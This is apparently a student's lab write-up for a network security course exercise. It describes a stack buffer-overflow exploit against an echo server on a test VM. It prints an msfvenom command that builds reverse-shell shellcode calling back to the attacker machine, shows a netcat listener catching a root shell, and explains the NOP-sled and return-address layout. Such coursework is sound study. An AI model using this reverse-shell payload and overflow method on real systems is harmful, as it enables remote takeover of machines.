CSE 554 Networks and Systems Security II
Exercise 3


Name: Harsh Kumar **Roll No:** 2019043

Setup description:

- The victim program is running on an Artix Linux machine, with IP address 172.16.197.135/24. The application listens for incoming requests on port 22000.

- The attacker machine is running Ubuntu, with IP address 172.16.197.1/24. It listens for incoming connections on port 4444, where we expect when the exploit is successful a reverse shell to the victim machine will be connected.

1.



msfvenom -p linux/x64/shell_reverse_tcp LHOST=172.16.197.1 LPORT=4444 -f c -o sh_code –smallest -b '\x00\x0a\x0d\x20'

Let's try to understand each parameter here.
i. *-p linux/x64/shell_reverse_tcp* : Path of the exploit program that *msfvenom* has to generate.

ii. *LHOST=172.16.197.1* :IP address of the system where the reverse shell will try to connect. Here, it's the IP address of attacker machine.

iii. *LPORT=4444* : Port of the system where the reverse shell will try to connect. Here, it is the port number of netcat application that we are running to listen for requests, where we will get the instance of reverse shell.

iv. *-f c*: Output format to be used. Here, we are instructing *msfvenom* to copy the shellcode in a c program snippet.

v. *-o sh_code* : The output file path.


vi. *–smallest* : This instructs *msfvenom* to generate the shortest shellcode possible.

vii. *-b '\x00\x0a\x0d\x20'* : Bad characters for the shellcode to be generated. We avoid generic escape sequence characters, which might be cause issues while copying the string into the buffer. These characters are, '\0', '\n', '\r', and '\b'.

We also generate a corresponding *elf* file for the shellcode, just to verify that the output program is working as expected.

2. The shellcode is present in *sh_code* file.

3. To pad this shellcode with NOPs and some padding at the end, I've used a c program. The file name is *rs_exploit.c*.
   To send this generated payload string, I'm using netcat.



4.

```
hadron43@blueDoor:/media/hadron43/New Volume/vmware/shared$ nc -l -p 4444
whoami
root
hostname
artix-pen
```

5. The string that I'm passing to the simple echo server contains the following things:

   <- - - - NOPs - - -><- - - Shellcode - - -><- - NOPs - -><- - Old RSP - -><- - Ret Addr - ->

   The new return address is determined by the *RSP - Buffer Size / 2*. Here, we guess what should be the present RSP, based upon debug information received when we run the same program on top of gdb on a different machine with similar architecture and OS as that of the victim machine.

   The buffer size can be calculated by the trial and error method. We just have to test when the program breaks. The program breaks when we overwrite the old rsp register (or the return address). When the function tries to pass the control back to the callee function, it fails to do so, either due to corrupted old rsp or return address value stored in stack.